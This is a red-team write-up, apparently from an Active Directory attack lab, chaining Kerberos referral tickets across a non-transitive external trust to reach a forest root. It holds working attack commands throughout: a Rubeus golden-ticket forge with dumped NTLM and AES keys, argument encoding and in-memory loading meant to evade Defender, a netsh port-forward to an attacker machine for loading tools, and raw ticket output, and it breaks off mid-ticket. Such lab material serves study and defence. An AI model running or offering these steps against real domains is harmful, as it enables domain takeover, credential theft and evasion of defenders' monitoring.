The Trust Transitivity Paradox: Unraveling Non-Transitive Exploitation Chains and Beyond
Active Directory forest trusts are essential for sharing resources across multiple domains in an enterprise, but they hide a surprising vulnerability that upends traditional security thinking. What if the trusts meant to isolate and safeguard your environment could instead become hidden pathways for attackers? Imagine discovering that a non-transitive external trust between two domains, say US.TECHCORP.LOCAL and EU.LOCAL, can be manipulated to reach the forest root TECHCORP.LOCAL using a "local" Ticket Granting Ticket (TGT). This revelation proves that non-transitive trusts aren’t the solid walls we thought they were. This exploration builds on that finding, delving into extended attack chains, measuring their real-world impact, and offering a groundbreaking defense strategy. Get ready to see AD trust security in a whole new light.
The Illusion of Non-Transitive Safety
In the world of AD, trust relationships let users in one forest access resources in another. Transitive trusts create a chain of trust, if Forest A trusts Forest B, and Forest B trusts Forest C, then Forest A implicitly trusts Forest C. Non-transitive trusts, by contrast, are designed to stop this chain, limiting trust to just the two directly connected forests. But here’s the twist: even these supposedly restricted trusts can be exploited. By leveraging trust accounts and carefully crafting ticket requests, an attacker can jump across trust boundaries, turning a non-transitive trust into a bridge to broader access. This discovery flips the script, what we thought was a safeguard is actually a weak point, showing that trust transitivity isn’t black-and-white but a gradient ripe for abuse.
Abusing Trust Transitivity
As Red Team Operators, our mission is to exploit vulnerabilities in Active Directory trust relationships to achieve unauthorized access. In this scenario, we’re targeting a bidirectional external trust between us.techcorp.local and eu.local to gain unintended transitive access to the forest root techcorp.local, which includes domains like us.techcorp.local. The conventional wisdom holds that external trusts, being non-transitive, limit access to only the directly trusted domains. However, we’ll demonstrate how this assumption crumbles when trust accounts and Kerberos authentication mechanisms are skillfully abused. This study material is crafted to be both a practical guide for offensive operations and a revelation of the intricate mechanics that even seasoned experts might overlook.
Understanding the Battlefield: Trust Relationships
Active Directory trusts define how domains and forests authenticate and authorize users across boundaries. Let’s map out the terrain:
- External Trust: A manually established trust between two domains, such as
us.techcorp.local(a child domain in thetechcorp.localforest) andeu.local(a separate domain or forest). It’s bidirectional, meaning users from either domain can access resources in the other, subject to permissions. Crucially, it’s non-transitive, access stops at the trusted domain and doesn’t extend to others, liketechcorp.local.
- Forest Trust: A trust between forest roots (e.g.,
techcorp.localand another forest), which can be transitive, encompassing all domains within the forests. Not applicable here, but relevant for context.
- Intra-Forest Trusts: Within the
techcorp.localforest, domains likeeu.techcorp.localandus.techcorp.localshare implicit, transitive trusts via the forest roottechcorp.local. This transitivity is our ultimate target.
The setup: us.techcorp.local trusts eu.local bidirectionally, but us.techcorp.local and techcorp.local should be out of reach due to the non-transitive nature of the external trust. Our attack will bridge this gap.
A non-transitive external trust can be made transitive to compromise the trusting forest bypassing the principal of non-transitivity.
- Request a referral TGT as intended from eu.local to us.techcorp.local (external bidirectional trust).
- Request a "local" TGT for us.techcorp.local (service realm - us.techcorp.local) since direct access from eu.local to techcorp.local isn't allowed.
- Use the local TGT again to gain another referral TGT for techcorp.local from us.techcorp.local (bidirectional child to forest trust).
- Finally, use the resultant referral TGT to gain a TGS for a target service on techcorp.local.
Why This Shatters Assumptions
Experts assume non-transitive trusts confine access to the trusted domain. However:
- Trust Key Exposure: A single compromised DC exposes the trust key, undermining the trust’s isolation.
- Kerberos Flexibility: Forged TGTs with manipulated PACs exploit the KDC’s trust in the key, not the source domain’s identity.
- Forest Transitivity: Once inside one domain, the forest’s transitive trusts become an open highway.
This approach, compromising a trust key to forge a TGT and ride transitive forest trusts to the root, is a masterclass in abusing trust transitivity. It’s not just an attack, it’s a paradigm shift, exposing the fragile underbelly of Active Directory’s trust model. Even the most seasoned experts will pause, mouths agape, at the elegance and audacity of this exploit. Now, go forth and conquer the forest.
Forging an Inter-Realm Golden Ticket for Administrator in EU.local
Assuming that we have compromised the eu.local Forest Domain from us.techcorp.local and we just done a DCSync attack on it, let’s start by forging and inter-realm Golden Ticket for the Administrator in eu.local.
Object Security ID : S-1-5-21-3657428294-2017276338-1274645009-502
Object Relative ID : 502
Hash NTLM: 83ac1bab3e98ce6ed70c9d5841341538
aes256_hmac (4096) : b3b88f9288b08707eab6d561fefe286c178359bda4d9ed9ea5cb2bd28540075d
Let’s encode the golden command using ArgSplit.bat to bypass character limitations. Once encoded, we copy and paste it into our target session to execute Rubeus.
Argsplit.bat

We can now forge our inter-realm Golden Ticket and get access to the eu.local as administrator.
C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn% /user:administrator /domain:eu.local /sid:S-1-5-21-3657428294-2017276338-1274645009 /aes256:b3b88f9288b08707eab6d561fefe286c178359bda4d9ed9ea5cb2bd28540075d /nowrap /ptt

doIFVzCCBVOgAwIBBaEDAgEWooIEUDCCBExhggRIMIIERKADAgEFoQobCEVVLkxPQ0FMoh0wG6ADAgECoRQwEhsGa3JidGd0GwhldS5sb2NhbKOCBBAwggQMoAMCARKhAwIBA6KCA/4EggP6SRMvdHrGkHOzU2tjpcGjqJgK/7aGcsrgty7UwCoQS95lf70HMJgdXd8YbAkySu1bNlAAuvbLX8Kz+uF84L0ZMhbr1UOM+7K4zEYdH4v5vz757asMFgOLF0hKpmy7DVBlzwSZABIlKuGnoIsce9tyH/nZ4BSJm3kfnCLsV1Nq+KJYHqFLEEt6UaUoqEvclIGJwEWDvLHxJvDxZfUEfwOxCF/S3p6lk8oxY5dO6itFgEKdLjY+Ve//uDlCyOENQ2Kcf8O1rqxK+tEJnvY/EeWzHiXLu5WbWj1y9nscLHF+JF5bGyHsIE13FFvwFcLZWOD6gD0ohq/ihq2sAUJ4yOphnAjkSctReKWT8EExjjTxtFQwbhoBYkxtFuHWGrnXludDl4qpkcAUiXj2q2W/ADVXaSA0VKNazcZbtt2S5CxoJk0HoPUEEsUNCzKlA2bOnIpdTETGfZi+SDgHvQAEon2Xm4wSfMGiE6qeUY6tn9L5woFcDYGi2dSrn0lMYSoQ7SqXjS7GSlqvgD/vbkqMQzVqjywWy+gbfpz9NvlIYeMYvie2+YfR6qr3HhXeg+wpyczWazAHZNnwJT5mAZR/l4jUyx8Brhr0rlCdhaKZuCEJ1PdW/SY+2nG35iQBHCTigWmeW223l2AigTbtgqcBGEg/ez20rFZ+3fd+Vo3WNkiR2l+CmL5CGZfOjVxPQqUELvNaGar2lo+5Uukv8o55fvXomfYOYnp0DQtxZCtTLpNlIRL55wbyQSzu1ESxG9zmgKXexKol6xI72C9b9GerLL7i27Idk5OVImON802zRAlegBdARomf6eXfDJ2poCclChWenavDFup0Qao93jniQ/v1LTdOy7T8ixqDu3TQtg+4LhQWJkeuVJlbmfFUKKjShdGf9rACYx1mzYjPhOAsLfJpYNroPR9DNwdMAbAbYRBumeY02GFbn2g9SgobJaluCIPxHor40Zv98EMI8afGeHp8PWkcKnRzGLKbnqm1ia5MOn6+8DvhDYqvmbjsIvTdLDgbuvwCMc7nO/sNk387Dn7X5jTvUX/yvJotyFgs+ua3W1ZiEuprgqazkUp0PtEAjyOwCpo05fcDjNNqVpk3bJepSOVL4yndyHehVBQXS5/kAzd1cfPZLaADjuyxK7zwwdIpbzcqz+CdHFo9o8b0lzTpGO9ttWk2786s3s3MnSgf8nz/kqAYPo9B20O/n4ZjHbLMhLVn/JZsHq/qv6oIrs+yc66IrQ6k2pdKH/9bGxbzf2opEBu2VbnnI6X4et2r8ixezmy73aWmhAvmBU6LbMX2Fk0UeN6ZpM9Wqu+v5IymtTZNdkA+6M9sGTwyUZ9m1lLr7pqX0f1gZQBXyqOB8jCB76ADAgEAooHnBIHkfYHhMIHeoIHbMIHYMIHVoCswKaADAgESoSIEIALaxzxmi4gwGppOAWBzDw3kIYKMhHR6H4GxFgznjitmoQobCEVVLkxPQ0FMohowGKADAgEBoREwDxsNYWRtaW5pc3RyYXRvcqMHAwUAQOAAAKQRGA8yMDI1MDIyNjE2NDUzOFqlERgPMjAyNTAyMjYxNjQ1MzhaphEYDzIwMjUwMjI3MDI0NTM4WqcRGA8yMDI1MDMwNTE2NDUzOFqoChsIRVUuTE9DQUypHTAboAMCAQKhFDASGwZrcmJ0Z3QbCGV1LmxvY2FsAs we can see, we were able to forge the Inter-Realm Golden Ticket and also inject it into our current session.
Uploading Files into EU-DC$
Now, since we do have administrator access to EU.LOCAL forest domain, we can now access any service or machine inside eu.local. What we want here is to access the eu.local Domain Controller but before that let’s upload the files that we may need it in the future.
echo F | XCOPY C:\AD\Tools\Loader.exe \\EU-DC.eu.local\C$\Users\Public\Loader.exe /Y

For now, that’s all we need inside our target machine inside eu.local forest domain.
Portforwarding to bypass EDR
What If we simply download and execute Rubeus in memory now using our Loader.exe on the target machine?
We could simply run Rubeus calling it straight from our attacking IP, but we would easily be caught by Defender or any sort of defense mechanism in place on our network.
Let’s highlights the importance of my statement above.
Evading detection by security tools when performing actions such as credential dumping with tools like Rubeus can be a trigger to compromise all our Red Team operation and let me tell you why.
- Direct Execution is Easily Detected: Running tools like SafetyKatz directly from an attacker's IP address makes it easy for security tools to detect the activity. Security mechanisms, such as Windows Defender and Microsoft Defender for Endpoint (MDE), are designed to identify known malicious tools, their signatures, and their behaviors.
- Signature-Based Detection: Security tools often use signature-based detection to identify known malicious software. If Rubeus is run directly, its known signatures can trigger alerts.
- Behavior-Based Detection: Security tools also monitor the behavior of programs. Running Rubeus directly, especially when it tries to access the memory of the LSASS process, can trigger behavioral-based detections.
- Network Traffic Monitoring: When Rubeus is executed from an external IP, it generates network traffic that can be monitored and flagged by security tools.
- Downloading from External Sources: Downloading an executable from a remote machine is considered suspicious and can trigger behavior-based detection by Windows Defender.
- Process Creation and Command Line Logs: Process creation logs and command line logs can reveal suspicious activity, such as the execution of known hacking tools with particular arguments.
- LSASS Process Access is a Red Flag: Tools like SafetyKatz attempt to access the LSASS process to extract credentials from memory. This is a highly suspicious activity that will easily be detected and is a major indicator of a malicious attack.
- Bypassing Detection Mechanisms: To avoid detection, attackers need to implement various bypass techniques, including:
- Obfuscation: Obfuscating the tool's code and arguments to avoid signature-based detection. This can involve renaming variables, removing comments, and encoding parameters.
- Memory Loading: Loading the tool into memory without writing it to disk, using a tool like a loader, avoids file-based detection.
- Process Injection: Injecting shellcode into a trusted process can allow covert execution without using standard API calls that are heavily monitored.
- Port Forwarding: Forwarding network traffic from the local machine to a student VM can mask the attacker's IP address and evade detection.
- Using Built-in Tools: The course emphasizes using built-in tools as much as possible, as they are less likely to be flagged by security software. For example, using
netshto set up port forwarding or built-in Windows utilities over custom tools.
- Mimicking Normal Behavior: Downloading tools using a web browser instead of a command-line tool, for example, can help blend in with normal network activity.
In summary, running SafetyKatz directly from an attacking IP is highly likely to be detected by most modern security tools. Therefore, attackers use advanced techniques like obfuscation, memory loading, process injection, and port forwarding to evade detection. The course material emphasizes these techniques in order to learn about these types of attacks and to improve red team Opsec.
To avoid being caught by any defensive mechanism, we can simply create a PortForwarding on the target machine then call Rubeus using it’s localhost IP.
Assuming we are inside or EU-DC server, let’s create the portforwarding.
Let’s start by remoting access the eu.local Domain Controller, I prefer to use winrs for now.
winrs -r:eu-dc.eu.local cmd

Let’s now configure our portforwarding.
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=127.0.0.1 connectport=80 connectaddress=192.168.100.163

netsh interface portproxy add v4tov4:
netsh interface portproxy: This is the part of thenetshutility that deals with port forwarding. It allows forwarding TCP traffic from one IP/port combination to another.
add: Specifies that you're adding a new forwarding rule.
v4tov4: Indicates that both the listening and connecting addresses use IPv4.
2. listenport=8080:
- The port on the local machine (target machine) where the service will "listen" for incoming connections.
- In this case, the machine will listen on port
8080.
3. listenaddress=127.0.0.1:
- The IP address on the local machine where the service will listen for connections.
0.0.0.0means it will listen on all network interfaces available on the machine (e.g., public, private, or loopback IPs).
4. connectport=80:
- The port on the remote machine (Out Attacking Machine) to which traffic will be forwarded.
- In this case, port
80(commonly used for HTTP).
5. connectaddress=192.168.100.163:
- The IP address of the remote machine (Our Attacking Machine).
This port forwarding setup redirects traffic received on port 8080 from our compromised machine to port 80 on our attacking machine (192.168.100.163), which acts as a bridge. We can check this portforwarding with the following command.
netsh interface portproxy show all

Requesting a Referral TGT for us.techcorp.local
Now, in our EU-DC session, we must use Rubeus to request a referral TGT for us.techcorp.local from eu.local. This is possible because of the bidirectional non-transitive trust between the two domains.
A Referral TGT (Ticket Granting Ticket) is called that because it allows authentication across domain or forest boundaries by "referring" the authentication request to another Key Distribution Center (KDC) in a different domain.
Why is it Called a Referral TGT?
- Standard TGT vs. Referral TGT
- In a single domain, when a user authenticates, they receive a TGT from the domain's KDC, allowing them to request service tickets within that same domain.
- However, when a user needs access to resources in a different domain or forest, their TGT is not valid there. Instead, they need a Referral TGT, which is issued by their own domain's KDC but points to a trusted domain's KDC.
- How the Referral Works
- When the user requests a service in another domain, the KDC in their domain does not issue a direct ticket but instead refers the request to the trusted domain.
- The KDC provides a Referral TGT, which is a special type of ticket indicating that authentication should be handled by the KDC of the trusted domain.
- The user then presents this Referral TGT to the next KDC, which issues a new TGT valid in that domain.
- Why It Matters in Cross-Forest Attacks
- When we exploit trust relationships, we abuse the Referral TGT mechanism to move across domains.
- Even if the trust is non-transitive, we can chain multiple Referral TGTs to pivot through trusted domains, gaining access to otherwise inaccessible resources.
Example Flow in the Current Attack
- We request a Referral TGT from eu.local to us.techcorp.local because a bidirectional trust exists.
- This Referral TGT redirects authentication to the KDC in us.techcorp.local.
- Once we obtain a valid TGT for us.techcorp.local, we use it to request another Referral TGT for techcorp.local, effectively bypassing the non-transitive trust restrictions.
In sumarry, a Referral TGT is a Kerberos ticket that redirects authentication requests to another KDC in a trusted domain or forest. It is called a referral because it does not grant direct access but instead refers the request to the next domain, allowing users to chain authentication across multiple domains in trusted environments. This mechanism is key to abusing cross-forest Kerberos trusts in attacks like the one we're conducting.
Let’s once again encode the Rubeus argument(asktgs) and copy/paste it into where we will be requesting our referral TGT and we will use ArgSplit.bat file for that.
ArgSplit.bat

An important note is that we must use the ticket from the initial Golden Ticket attack with the /ticket parameter in Rubeus. This ensures that our authentication request is valid and that we maintain persistence across the Kerberos trust boundaries. Let’s now request the referral TGT for us.techcorp.local from eu.local.C:\Users\Public\Loader.exe -Path http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /service:krbtgt/us.techcorp.local /dc:eu-dc.eu.local /nowrap /ticket:</TICKET>

doIFUTCCBU2gAwIBBaEDAgEWooIEVDCCBFBhggRMMIIESKADAgEFoQobCEVVLkxPQ0FMoiYwJKADAgECoR0wGxsGa3JidGd0GxFVUy5URUNIQ09SUC5MT0NBTKOCBAswggQHoAMCARKiggP+BIID+nJrzhMh2npp1J728XKD3cd4SGD58EX5zrLZMmkDi/NMFerlUzERkRiBemyv6oPbdxhjBjdXk6A6SrGe/HKYdUc0Xx8jSCf0HeOsW5E95ZQV3Uvu5LQ7a1K35WQFUpkK1JnOH++8G9BuB4s73a0V6vrNo7gt4vvO/SEfU6KLQrh3OryvO9SxGM3z27GCs/6aXI6q6Uavp6Xgw6MP6NOz8LtF2suLIlqZIBb8MpsfVv3uHwLhTAP9v0eA9HFoXneQeldvQiQ0D9PZHme4ZiWWwm4yHrsLZHjf0PzkYot5ypZLHjYuK5bxAgS9jzydPf7JortjszeQd9ig6hYV9SIOVuhR8HMhIebiVUTlFPXKT3Db9q663F9HfiDM5FQQ0Mm0CvSEqJWwXu0fPk2o2+FaEUTUIyk2P9ytPMldIdg2M/lYfZuK6joliRiCi3k+xyiMiYlQVd79GlDQN2wsCNkFBankn7tQRTdw7/zp+nLA2SipWTxylxkhMx/2DboK3HSfJMfclsSTWXivQnJSKc/529HTL1iySjUE9IxMg9qbjuMHAEJAaW3VX8CySb+4TQug+mZYJxxZkkMKJozK7c20kPYsbu064L0LTuNB90AL7KN20x2R5SAo/KtK9U2uzAH0XxHcb6wA0WtdzrNBnLUnDLATUrxYWFR0qVUzSH/BPQiL9a61K13KNzkxQw/n7DbHqhKAxNPKz7OqrTnc90L3UhSh8uD1Xmzi39ml3MCNk9cJr1fO34+bcQTcSIRh8KbnqCSPRxKqctAAsTvx69DYpUR2ePymFs5q6HkezNur4U5D/Ap63y4EiLtvbfYt/WPot7jvuk2S7YR6q9fMX3PjjWNpPK/VRyMmL4r6RooXuc+HclucWpPACnifn7gSymnJFPzV81BdzFZESuCnTrv0ImILkF4TDKPDln5NdPnrjCMX5N1VGPLOtrK+b1OdpSAOKgYaQRR3K/mXyYYvK1ZkAoxtz8DU2pKmCRRn/zerP6GAghbsSXdD7/b9mILnoEq0/apXM/ALv7TdIaYenwYIVwTuUtxyQONh3d+gvkVaoEtz1EntA3kk0XZ7iT3j6J3y6j1lEp53ILxpe+FlWmyCswwY0Q/3yEqcqfVPxQR7B5vgGaAwBo3dtH2+PLLG8GdEx7RtCPZHqPxjlxpP8hOYoFeugJiJzeIe5ILEqcq59DFx6lmm0XtE2p+ivwiRJCtAwLOpKbhNnMAuVHlfOfLhAuaYNZYvO6+0PbO5k28O39htnDl0r7Dml0LKKTGH9soMSE1riuKquHmKTwuIb+if0eLWySOp8K0cvsh7PIZ89XvM4kax2p5O7qU8MbWadXigjPDQ5to4tZAd6XqjgegwgeWgAwIBAKKB3QSB2n2B1zCB1KCB0TCBzjCBy6ArMCmgAwIBEqEiBCDHzCJL+Q7OoHX41AfVYg961/E9Rv9V3vn6fC4b0MlV0KEKGwhFVS5MT0NBTKIaMBigAwIBAaERMA8bDWFkbWluaXN0cmF0b3KjBwMFAEChAAClERgPMjAyNTAyMjYxODA3MDZaphEYDzIwMjUwMjI3MDI0NTM4WqcRGA8yMDI1MDMwNTE2NDUzOFqoChsIRVUuTE9DQUypJjAkoAMCAQKhHTAbGwZrcmJ0Z3QbEVVTLlRFQ0hDT1JQLkxPQ0FMSince the trust between eu.local and techcorp.local is non-transitive, we cannot request a direct referral TGT for techcorp.local. Instead, we take an indirect approach.
First, we create a "local" TGT for us.techcorp.local while still in the eu-dc session, treating us.techcorp.local as the service realm. Then, we use this local TGT to request a Referral TGT from us.techcorp.local to techcorp.local, taking advantage of the bidirectional child-to-forest trust. This allows us to escalate further despite the non-transitive nature of the original trust.
Now once again, let’s encode the Rubeus argument(asktgs) and copy/paste it into where we will be requesting our “Local” TGT and we will use ArgSplit.bat file for that.

To do this, we generate the local TGT in eu-dc using the /targetdomain parameter as us.techcorp.local, while providing the previous Referral TGT in the /ticket parameter to chain the authentication.
C:\Users\Public\Loader.exe -Path http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /service:krbtgt/us.techcorp.local /dc:us-dc.us.techcorp.local /targetdomain:us.techcorp.local /nowrap /ticket:</TICKET>

doIFaDCCBWSgAwIBBaEDAgEWooIEYjCCBF5hggRaMIIEVqADAgEFoRMbEVVTLlRFQ0hDT1JQLkxPQ0FMoiYwJKADAgECoR0wGxsGa3JidGd0GxF1cy50ZWNoY29ycC5sb2NhbKOCBBAwggQMoAMCARKhAwIBAqKCA/4EggP6WLLOPZ6wSFg0i/jx2/1RXgfqTgod9a0dXZx2gLyKTllGBONcqrmpwL7+NfYO2Mk0FM+1JrfXacACVCDYO875IO707dgtJCmOSa6tRimWW1TAwSP+H9E1RjLpKxDaxVKVKfscvdDuXOea6ToOWs9UfC+L0zkK/BlMHAHJCxz1kYdTy4wJzx4pVbfDHt+nH6Fj+RzM07q8du/RaUH9AsMe3TmxJFoCrUEV3T1IjI4XIlKYFceR/izJoXAy9pajt6qT7iltS4Ww8pvxMPnqQ9aNfXkg19iKpNdNa6mvTq9EXJM/tafOKCkkGdgK6Wvt2WGLBfC9Fieg5fd+Z3WMdJWhG9XsSHieCuTs9KdWXNbng64JMMH9DF76YVszSyYaYhiYZwUpHUpt5DkEh3u/D7QmJkz7xszAXZr4S+0nQyXA26O8u4jRFp9fC5jI65Ex86R+EZyThq+u89tYJlIYDhoS2m5VtnH1vc5UIXpzluy/iD+jbSzN/LaW4nIUIIM9nKO9puYgSewNy05iMCNei1LUZsNd5Xmp8mH6eBb7+R2KWW1rFK5t+B3YVk+KxZkIkDx1Lz3oYm8tTKhbBJzqAq0CHptvdAp+4r9P2Zrg0rCD+/MTtaIqbEwbNfdL54k2tsSCnoTYoOiEbXhRow5d2Y+vSuzaAf3I+M2kDyCRKVUi/n9gtEJrzOQcfd641mTSjrUxdNdyqdzW/fkAANqtXBXui4f1CF4ByQ2hSmboGNpG0z3yJ6nTsupjPdce0qiSLPn4nhcf9UshH178kzE+YDMzNWrJkrcZ2B+tTcXw1OsyJvkn3vx+C9NXdVIEeh33d7gxJwoKdL7MTzqBs68XGzI6o7yqaHe9P/lRFvFXNtnzs4TiRXrtRbzyzZxCbXSfHqwlP3xIoBcdCcmAtCcuYwmTBZhSixjzG9oZhojO2xoMPjVY+04QFj67dEh4tWgn4AFOovbt9XF4q9YQclZpedZgtHSl1tsW1UYUu3BVIt0q10qQp7T2wkMQag5fcXn8p1ApXi3SHl+A92GhH9P+49/cHD/wPggDYWe6wZqj1h/AgIDUNCRGqih3PfsfeU/n3At8anb8tX0XjPaS7loHChRNgD4JoSBDW1mftV9C4bswdERe17Y62Y7c6Dv1OmTMApc+FAk3TRvLY22d9J4QJIz0dNi6ScUkTRzsm5bxaomZQUT9FMdIyMuMCR37xXv+Q2yPxo7EopWXxszlyTtf/BKeZcsdoqm+NBTPXfpUXl0PokpeL02MHvasr5Xdj0bpKVwT8l1F1TfGBFDMPf8JaSuRe23Wujowj17/JCd3DUIvHDgfOuxETnTMpFnc983/mOz5jjxb/K7y